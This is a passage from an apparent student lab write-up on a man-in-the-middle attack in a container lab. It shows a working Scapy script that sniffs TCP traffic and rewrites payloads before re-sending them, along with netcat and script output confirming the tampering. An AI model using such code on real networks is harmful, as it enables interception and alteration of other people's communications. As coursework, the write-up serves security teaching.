   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        #Replace a pattern
        newdata = data.replace(b'task2', b'AAAAA')

        send(newpkt/newdata)
   else:
        send(newpkt)

f_mac = 'tcp and ether src 02:42:0a:09:00:05'
#f_ip = 'tcp and ip src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f_mac, prn=spoof_pkt)

```



```
root@71cb36569453:/# nc 192.168.60.5 9090
hello
this is MAC
task2
```



```
root@b08e48ff301a:/# nc -lp 9090
hello
this is MAC
AAAAA
```



```
root@e1e0c594f8ae:/volumes# python3 task2.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'this is MAC\n', length: 12
.
Sent 1 packets.
*** b'task2\n', length: 6
.
Sent 1 packets.
█
```

Using the MAC address, the attack was successful and this time, the packets being send has did not enter an infinite loop.

Based on these results, the MAC address is the best choice